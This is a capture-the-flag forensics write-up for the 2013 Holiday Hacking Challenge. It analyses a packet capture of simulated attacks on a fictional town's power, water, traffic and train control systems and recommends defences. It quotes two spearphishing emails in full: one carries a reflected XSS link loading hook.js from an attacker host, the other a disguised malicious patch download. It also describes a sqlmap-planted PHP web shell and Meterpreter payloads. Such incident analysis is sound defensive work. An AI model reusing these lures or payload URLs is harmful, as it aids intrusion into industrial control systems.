


2013 Holiday Hacking Challenge

1. Please describe each of the unsuccessful attacks Mr. Potter's goons attempted against Bedford Falls infrastructure.

A spearphish email was sent to Don Sawyer and received on 11 December 2013. The email contained a malicious link but the victim did not click the link, hopefully a user security awareness training success.

An attempt the modify the additives database table in the water treatment control system failed due to insufficient privileges for the account used by the malicious actor on 11 December 2013. The attack on the HMI was partially successful in that the HMI web application is vulnerable to SQL injection and the attackers were able to gain file system access and therefore would be expected to overcome the limited rights that prevented the modification of the additives table in the database.

Attempts to access the administrator console of the HMI failed after repeated attempts to guess passwords for 'administrator' and 'admin', eventually prompting a lockout of the user. Hopefully this is a lockout based on the malicious user's session and not a potential denial of service situation for authorized users.

The traffic system network was port scanned on 11 December 2013 from 10.21.22.253 and following the scan revealing ICS devices responding from port 502 (tcp/Modbus) the attackers downloaded the tool modscan from Google Code and attempted to use this tool against 10.21.22.23, the traffic lights controller for Main & Potter. The commands sent to 10.21.22.23 appear to have been rejected by the device.

On 12 December the attacker's attempts to use default credentials for a PLC controller at 10.25.22.22 appear to have failed as the available data indicates they searched for the default credentials but were unsuccessful despite multiple attempts to authenticate to the controller.

2. What defenses did George deploy that thwarted those attacks?

While the PCAP leaves some questions as to the network architecture, segmentation, and Internet connectivity in one interpretation there could have been some segmentation and an effort to air-gap the critical infrastructure network components. Further on this later but a well segmented network would have been a defensive measure.

George changed the default credentials on 10.25.22.22 for the MicroLogix 1100, preventing an attempt by the attackers to use factory default credentials to access an HMI control page.

George also separated authorities on the water processing system such that the database account for viewing and logging state data was not authorized to make changes in the additives table.

3. How had Mr. Potter caused the power grid outage that made George consider jumping off of the bridge?

While controls for other critical infrastructure were compromised through other means, access to the HMI for the power control was made possible by the execution of malware sent to Don Sawyer on which opened 10.25.22.253 to the attacker, followed by successful password

guessing against the account for ‘ernie’ over SMB to gain access to 10.25.22.58 (SCADA2). The attackers then loaded Meterpreter and are believed to have used Metasploit’s VNC module to remotely control the system. Spawning of a command shell, manipulating power controls, and the creation of a message to George Bailey in a text editor can be observed on the streaming video of 10.25.22.58 and a view of the city.

4. What defenses could George have employed to prevent Mr. Potter’s power grid attack?

Defending HMIs and ICS devices is often more difficult than traditional network components, making segregation of these devices one of the more effective defensive tactics. It is curious that Internet connectivity in this packet capture shows that all Internet access was via layer 2 MAC address e0:2f:6d:35:ab:41 which was used for the IP addresses 10.2.2.2, 10.16.11.5, and 10.21.22.253 possibly indicating that Internet connectivity was being established by users in violation of existing policy since the connectivity was not provided via a traditional gateway.

Make the network devices inaccessible to attackers through segmentation, VPN gateways, or air-gapping. Even between the devices within an air-gapped network, should the water filtration system become compromised through physical access or a malicious insider, it should not be possible to reach the traffic control network or power grid from the water filtration system.

The attacks performed were not particularly advanced and there was not much effort to hide meaning that standard perimeter protection techniques such as firewall rules and an IDS would help defend these vulnerable systems. The sqlmap attacks on one of the HMI’s would have been easily detected. Probes of Modbus ports from unauthorized systems could have been blocked with firewall rules or detected by IDS or netflow monitoring. Antivirus is also an insufficient but necessary protection which should be employed to detect and block low skilled attacks or attacks no employing evasion techniques (such as evident in this example).

Password audits are also recommended as weak credentials caused the ultimate compromise of the power grid. Passwords on the HMI's may be challenging to secure if SSL/TLS is not enforceable on the connections and vulnerabilities like SQL injection, directory traversal, or other vulnerabilities which cannot be managed directly due to lack of available patches. Review of how credentials are handled and protected by each system should be factored in to password policies and audits.

IPv6 should be disabled as it is not being used by any of the devices for legitimate services (SCADA2, the power grid control computer, and a device identified as LITTLEIRON-CAM were observed in IPv6 traffic).

Sequence of Events


Packet capture start: Mon Dec 9 20:53:01 2013

Packet capture end: Wed Dec 25 03:17:26 2013

170,574 packets


12/09/2013 20:53:01

10.25.22.253 (Train Management Workstation) browsed to web server hosted at 10.25.22.250 (documents.valleyelectric.co.nw) , first downloading the document "/files/TrafficSystemNetworkMap.pdf" containing network details on Bedford Falls Traffic System



12/09/2013 20:53:15

10.25.22.253 then downloaded the file "/files/BedfordFallsTrainSystem.pdf" containing details on the Bedford Falls Train Switching System Network Components



12/11/2013 14:30:02

A user at 10.25.22.253 (Train Management Workstation) attempts to connect to port 80 of 75.99.175.194, an IP address registered to Counter Hack in New Jersey. The TCP connection requests received RSTs from 75.99.175.194.

12/11/2013 14:32:20

10.25.22.253 (Train Management Workstation) retrieves email via POP3 using valid credentials for dsawyer@valleyelectric.co.nw (Don Sawyer) containing one spear phish email. The phish claimed to be from George Bailey but used a domain name one character off from the actual domain name for Valley Electric, george.bailey@valleyelectr**1**c.co.nw. The SMTP timestamps and header data indicate the email was sent on Friday 6 December 2013 at 10:53:05 (GMT-0500) from an Apple Mac OS X.

The phish email content sought to have the victim click on a link in order to monitor the Simatic S7-1200 PLC. Clicking on the link was designed to load a Java payload (hook.js) hosted at 10.2.2.2 port 3000. Substituting the ‘i' in valleyelectric.com with a ‘1’ does a fairly decent job at disguising the bogus sender but also note that George is misspelled at the end of the email.

While the source IP address of this phish email is not available and appears to have been sent prior to the start of this packet capture, the SMTP Message-Id indicates it originated from the domain ‘hasborg.com’ which is registered to Joshua Wright through GoDaddy at IP address 66.135.33.108.

From the available data there is no indication that the user fell victim to this spearphish embedded link attack. Twenty-nine seconds after downloading the email the user’s very next session was a direct access to 10.25.22.23 (Train PLC computer).

```
From george.bailey@valleyelectr1c.co.nw Fri Dec 06 10:53:05 2013 -0500
Delivered-To: don.sawyer@valleyelectric.co.nw
Return-Path: <george.bailey@valleyelectr1c.co.nw>
From: George Bailey <george.bailey@valleyelectr1c.co.nw>
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: quoted-printable
Subject: Configuration Change Reqeust
Message-Id: <FED9C3A9-0C63-4EC7-BE00-5AD2665B0857@hasborg.com>
Date: Fri, 6 Dec 2013 10:53:05 -0500
To: Don Sawyer <don.sawyer@valleyelectric.co.nw>
Mime-Version: 1.0 (Mac OS X Mail 7.0 \(1822\))
X-Mailer: Apple Mail (2.1822)

Don,

I'm running around trying to take care of a bunch of tasks today.  Can =
you monitor the Simatic S7-1200 PLC while I am out today?  Just click =
the link below and keep the window open; if the controller shows "red", =
then let me know.

=
http://10.25.22.23/Portal/Portal.mwsl?PriNav=3DStart&Send=3D%27%3E%3Cscrip=
t%20src=3D%22http://10.2.2.2:3000/hook.js%E2%80%9D%3E&elementId=3D31337&Si=
maticModel=3DS7-1200&ControlInterface=3DEnabled&StationName=3DCPU1212C_ACD=
CRly&OperatingMode=3DRun&ShowStatusColor=3DYES

Thanks,

~Goerge=
```

12/11/2013 15:36:29

Network scanning via SYN packets from 10.21.22.253 (unidentified workstation in the traffic control network subnet) aimed specifically at a limited number of ports: 102, 502, 1089, 1090, 1091, 4000, 4848, 20000, 34963, 44818 of the following traffic control systems:

10.21.22.1

10.21.22.10 Traffic Grid Controller PLC

10.21.22.22 Corner of Vine & Elm

10.21.22.23 Corner of Main & Potter

10.21.22.24 Corner of Main & Elm

The devices highlighted above in yellow responded to 10.21.22.253 with SYN/ACK for port tcp/502.

12/11/2013 15:38:41

10.21.22.253 downloaded the tool modscan v0.1 from GoogleCode. In the next minute a series of Modbus enumerations to 10.21.22.23 port 502, possibly indicating


the use of the modscan tool by 10.21.22.253 against 10.21.22.23. The commands sent to 10.21.22.23 failed, returning the exception “Slave device failure.”

12/11/2013 17:48:07

From what appears to be a Mac OS X based on User-Agent strings a user at 10.2.2.2 browses to 10.22.11.9 (waterqual.publicworks.city.nw) with a session cookie recognized by the waterqual server for ‘Operator’. The user is served the CyberCity Water Monitoring & Alarm System ‘Pump View’ and ‘Alarm Readouts’ and at 17:48:25 submits a request to the server for the past 50 readouts of Fluoride. Likely noting now the webserver receives requests from users and noting a potential exploitable web application vector, 24 seconds later the user at 10.2.2.2 launches a sqlmap attack against 10.22.11.9 (revealed by the User-Agent string sqlpmap/1.0-dev) injecting around the POST variable “indicator=F-“.

12/11/2013 17:51:01

After several automated sqlmap queries to 10.22.11.9, the sqlmap running from 10.2.2.2 appears to have identified a vulnerability and uploads an executable to /var/www/tmpurykq.php (10.2.2.2:37254->10.22.11.9) to serve as a file uploader. A file named “tmpbuase.php” is uploaded to /var/www.



This php shell executes system commands via HTTP GET requests to "/tmpbuase.php?cmd=". The mysql_connect string is grep'ed and then used to update the measureument_levels table minimum setting for Fluoride. An attempt to update the additives table was denied.

12/12/2013 20:28:12

Operating from MAC address 00:0c:29:4e:85:2a with IP address 10.25.22.252 begins a scan of the IP range 10.25.22.0/24, obtaining responses from:

10.25.22.1	00:a0:45:6f:c9:ee (Phoenix)
10.25.22.2	d4:be:d9:6c:8a:42 (Dell)
10.25.22.20	00:00:bc:d0:34:3a (Rockwell)
10.25.22.21	00:1d:9c:a8:3a:08 (Rockwell)
10.25.22.23	00:1c:06:0d:3d:3f (Siemens)
10.25.22.24	00:a0:45:37:43:74 (Phoenix)
10.25.22.25	00:a0:45:69:aa:55 (Phoenix)

10.25.22.30 00:d0:7c:04:6e:98 (KoyoElec)

10.25.22.58 00:0c:29:01:40:92 (VMWare)

10.25.22.200 00:a0:45:6c:bc:0e (Phoenix)

10.25.22.250 00:0c:29:cb:da:ef (VMWare)

10.25.22.253 00:0c:29:de:4f:d9 (VMWare)

12/12/2013 20:28:39


SYN scans from 10.25.22.252 to port 80, 102, 443, 502, 1089, 1090, 1091, 4000, 20000, 34964, and 44818 to target systems:

10.25.22.22

10.25.22.30

12/12/2013 20:28:47

10.25.22.252 browsed to the web server hosted on 10.25.22.30, a C-more HMI by AutomationDirect. The remote user visited the URI /filelist.html, then /screenDisplay.html. One of the screen displays was for "Valley Electric Street Lamp Control", showing controls for Military, Industrial, Residential, Commercial, All City Street, and a Master Power control.



12/12/2013 20:29:49

A web browsing session from 10.25.22.252 to 10.25.22.22's web server viewed pages for a Rockwell Automation interface for a MicroLogix 1100 operating on the same IP address (10.25.22.22) with device name 1763-L16DWD B/11.00.

At 20:30:04 the remote user receives an Access Denied message when the user attempted to access /dataview.htm. Several additional attempts at authenticating with the webserver with the username 'Administrator' and 'admin' are rejected. At 20:33:59 the webserver informed the user at 10.25.22.252 that the "Web Server is locked. Contact Administrator."

12/12/2013 20:30:30

A web browsing session from 10.25.22.252 to 216.22.25.175 (forums.mrplc.com) and viewed a posting about the usernames and passwords for the MicroLogix 1100 processor 1763, the same model the user at 10.25.22.252 was unable to properly authenticate to at 10.25.22.22 during the process above. This indicates the attacker tried the default credentials obtained from the web forum but still failed to authenticate, implying that the system was reconfigured with non-default credentials.

12/25/2013 03:10:37 192.190.173.45:80 -> 10.25.22.253:2340

Web session from 10.25.22.253 indicates that the server for Doom9 was compromised after noticing doom9/l.js and doom9/data.php on their forum containing likely credential stealing Java and suggested users change their passwords. There is a possibility that credentials obtained from Doom9 forums may have been applied below in what appears to be a successful password guessing attack over SMB against the user 'ernie' below, taking advantage of password reuse by users across multiple accounts and networks.

12/25/2013 03:10:38

A user at 10.25.22.253 attempts to connect to port 80 of 75.99.175.194, an IP address registered to Counter Hack at 2402

Alexandra Court, Howell, New Jersey. The TCP connection requests received RSTs from 75.99.175.194.

12/25/2013 03:10:55

A phish email downloaded over POP3 to 10.25.22.253 from the mail server at 10.16.11.5 using valid credentials for dsawyer. The phish email sent from an account using a domain name one character off from the real domain was sent to don.sawyer@valleyelectric.co.nw on Friday 24 December 2013 at 19:22:11 GMT-0400. This is odd since 24 December 2013 falls on a Tuesday, not a Friday. This error mapping days of the week to dates was not present on the prior phish email.

Like the phish email downloaded by dsawyer on 11 December 2013, the source email and domain was george.bailey@valleyelectr1c.co.nw and had a Message-ID from the domain hasborg.com and metadata indicates it was sent from a Mac OS X system.

```
From george.bailey@valleyelectr1c.co.nw Fri Dec 24 19:22:11 2013 -0400
Delivered-To: don.sawyer@valleyelectric.co.nw
Return-Path: <george.bailey@valleyelectr1c.co.nw>
From: George Bailey <george.bailey@valleyelectr1c.co.nw>
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: quoted-printable
Subject: Configuration Change Reqeust
Message-Id: <FED9C3A9-0C63-4EC7-BE00-5AD2665B0857@hasborg.com>
Date: Fri, 24 Dec 2013 19:24:15 -0400
To: Don Sawyer <don.sawyer@valleyelectric.co.nw>
Mime-Version: 1.0 (Mac OS X Mail 7.0 \(1822\))
X-Mailer: Apple Mail (2.1822)

Don,

A significant vulnerability in the Allen Bradley controller we are testing =
was just disclosed.  I was able to grab the firmware update.  Can you run =
this patch executable from the control host?  The release notes say it =
will run silently to completion.

=

http://files.valleyelectr1c.co.nw:8081/ab-qfe.exe

Thanks,

~George
```

The phish email claimed a vulnerability required a firmware patch for the Allen Bradley controller and requested Don Sawyer

download an executable from a spoofed domain for Valley Electric and execute it on the control host for the Allen Bradley device.

12/25/2013 03:11:05

The user at 10.25.22.253 appears to have clicked on the link in the phish email as the next session from 10.25.22.253 after downloading the email was to 10.2.2.2 port 8081 to download the file ab-qfe.exe. This file was not the patch indicated in the email but instead a backdoor for the attacker to use to gain remote access to 10.25.22.253.

It is notable that there was no attempt seen in the packet capture to resolve files.valleyelectr1c.co.nw to 10.2.2.2, as would be expected after the user either clicks the link or browses to the malicious domain. This implies the domain to IP address resolution was loaded in the hosts file or still cached by the host with a TTL from before the start of this packet capture file.

12/25/2013 03:11:18

A connection is initiated between 10.25.22.253 (tcp port 2357) and 10.21.22.253 (tcp port 1225), likely thanks to the ab-qfe.exe from the phish email. A Windows executable file is transferred from 10.21.22.253 to 10.25.22.253 but the malware file transfer is not the only use of this connection as approximately 672kb of traffic was sent in the opposite direction of 10.25.22.253->10.21.22.253 but this traffic is not readable as it appears to be encrypted.

12/25/2013 03:11:52


Operating from MAC address 00:0c:29:de:4f:d9, 10.25.22.253 begins a scan of the IP range 10.25.22.0/24.

12/25/2013 03:14:02

10.25.22.253 started a series of tcp port 445 SMB scans against 10.25.22.20, 10.25.22.30, and 10.25.22.58. RST packets were sent back to 10.25.22.253 from 10.25.22.20 and 10.25.22.30 but a SYN/ACK was received from 10.25.22.58, after which series of authentication attempts began. Authentication attempts were focused on the username “ernie” and after a number of failed attempts the apparent automated credential attempts successfully authenticated at 03:15:54.

12/25/2013 03:15:43

A HTTP stream of JPEG pictures believed to represent a monitoring video feed of a control room begins between 10.16.92.79 and 10.16.92.103, with 10.16.92.103 serving the images. The image shows a Dell laptop with the running HMI for what appears to be the power control of Bedford Falls.



12/25/2013 03:15:54


A SMB connection from 10.25.22.253 to 10.25.22.58 over port 445 successfully connected with user account WORKGROUP\ernie and uploaded an executable file named “PJzJEubs.exe”, created a new

Windows Service called QEwHRzjs to execute the PJzJEubs.exe and at 03:16:01 started the service, executing the uploaded payload.

12/25/2013 03:15:57

A TCP connection is initiated from 10.25.22.253 and 10.25.22.58 over non-standard ports and receives a RST. Several additional connection attempts, one each second, until finally at 03:16:02 an ACK is sent from 10.25.22.58 likely due to the starting of the QEwHRzjs/PJzJEubs.exe service (described above) opening listening port 4444 on 10.25.22.58. The session immediately transfers a Windows executable file.

Reviewing the streaming JPG images reveals what appears to be the attackers remote control of the laptop, changing power settings, and concluding with opening a text editor and typing the statement “Merry Christmas, George Bailey. You Lose!”



Layer 2 & 3 Notes

IPv6 DHCPv6 broadcast activity:

"LITTLEIRON-CAMS" (MAC: 80:3f:d5:08:30:98) and

"SCADA2" (MAC: 00:0c:29:01:40:92, also seen with IPv4 address 10.25.22.58)

Ethernet	IP Address	Notes
00:00:bc:d0:34:3e	10.25.22.20	
00:0c:29:01:40:92	10.25.22.58	SCADA2
00:0c:29:4e:85:2a	10.25.22.252	client
00:0c:29:7c:96:a3	10.16.92.79	Video camera client
00:0c:29:cb:da:ef	10.25.22.250	Valley Electric Document Repository
00:0c:29:cf:46:ba	10.21.22.10	Traffic PLC
00:0c:29:f7:f4:9a	10.25.22.253	Train Mgt Wks
00:0f:73:03:82:d1	10.25.22.22	HTTP Server: A-B WWW
00:1c:06:0d:3d:3f	10.25.22.23	Train PLC
00:1d:9c:a8:3a:08	10.25.22.21	
00:40:8c:db:2a:20	10.16.92.103	Video camera server
00:50:56:b2:0f:d9	10.22.11.9	Water Treatment Facility
00:a0:45:0a:00:dd	-	never receives IP address; BOOTP msgs only
00:a0:45:37:43:74	10.25.22.24	
00:a0:45:67:cc:2a	-	fl-switch-1; LLDP msgs only
00:a0:45:69:aa:55	10.25.22.25	
00:a0:45:6c:bc:0e	10.25.22.200	
00:a0:45:6f:c9:ee	10.25.22.1	
00:d0:7c:04:6e:98	10.25.22.30	HTTP Server; c-more HMI AutomationDirect
34:a8:4e:0b:0a:53	10.255.255.2	Cisco SG300-28; VLAN 212; littleiron-sw1
5c:86:4a:00:69:05	10.21.22.22	Traffic Vine & Elm
5c:86:4a:00:69:07	10.21.22.24	Traffic Main & Elm
5c:86:4a:00:6c:02	10.21.22.23	Traffic Main & Potter
80:3f:d5:08:30:98	-	LITTLEIRON-CAMS
d4:be:d9:6c:8a:42	10.25.22.2	
e0:2f:6d:35:ab:20	10.2.2.2	
e0:2f:6d:35:ab:41	10.16.11.5	POP3 mail server
e0:2f:6d:35:ab:41	10.2.2.2	
e0:2f:6d:35:ab:41	10.21.22.253	client and gateway for the Internet

Malware Details

10.2.2.2:8081 -> 10.25.22.253 (tcp.stream=714)

size: 73802 bytes

md5sum F0FB9A13E04E1C65E9FF02ACC7803455

Seeks to open a TCP connection to 10.21.22.253 port 1225, which can be seen in the PCAP file in TCP stream 715, and it sends a Windows PE dynamic link library (DLL) file to the remote machine.

10.21.22.253 -> 10.25.22.253 (tcp.stream=715)

Size: 1647277 bytes

md5sum 7dba2af0badc000c2e98361c5603df42

This DLL appears to be a Meterpreter payload based on strings “METERPRETER_PROXY” and “METERPRETER_USERNAME_PROXY” at 0x10059bee and 0x10059cca

10.25.22.253 -> 10.25.22.58 (tcp.stream=797)

Size: 445441

Md5sum 3517f12b0f99ce7551af8e2f487e406e

This DLL is a Metasploit payload which also contained VNC capabilities.

```
.rdata:1000E330 ;
.rdata:1000E330 ; Export directory for vncdll.dll
.rdata:1000E330 ;
.rdata:1000E330                 dd 0                    ; Characteristics
.rdata:1000E334                 dd 4BA951F0h            ; TimeDateStamp: Tue Mar 23 17:42:40 2010
.rdata:1000E338                 dw 0                    ; MajorVersion
.rdata:1000E33A                 dw 0                    ; MinorVersion
.rdata:1000E33C                 dd rva aVncdll_dll      ; Name
.rdata:1000E340                 dd 1                    ; Base
.rdata:1000E344                 dd 1                    ; NumberOfFunctions
.rdata:1000E348                 dd 1                    ; NumberOfNames
.rdata:1000E34C                 dd rva off_1000E358     ; AddressOfFunctions
.rdata:1000E350                 dd rva off_1000E35C     ; AddressOfNames
.rdata:1000E354                 dd rva word_1000E360    ; AddressOfNameOrdinals
.rdata:1000E358 ;
.rdata:1000E358 ; Export Address Table for vncdll.dll
.rdata:1000E358 ;
.rdata:1000E358 off_1000E358    dd rva _ReflectiveLoader@0 ; DATA XREF: .rdata:1000E34C↑o
.rdata:1000E358                                         ; ReflectiveLoader()
.rdata:1000E35C ;
.rdata:1000E35C ; Export Names Table for vncdll.dll
.rdata:1000E35C ;
.rdata:1000E35C off_1000E35C    dd rva a_reflectiveloa  ; DATA XREF: .rdata:1000E350↑o
.rdata:1000E35C                                         ; "_ReflectiveLoader@0"
.rdata:1000E360 ;
.rdata:1000E360 ; Export Ordinals Table for vncdll.dll
.rdata:1000E360 ;
.rdata:1000E360 word_1000E360   dw 0                    ; DATA XREF: .rdata:1000E354↑o
.rdata:1000E362 aVncdll_dll     db 'vncdll.dll',0       ; DATA XREF: .rdata:1000E33C↑o
.rdata:1000E36D a_reflectiveloa db '_ReflectiveLoader@0',0 ; DATA XREF: .rdata:off_1000E35C↑o
.rdata:1000E381                 align 1000h
.rdata:1000E381 _rdata          ends
```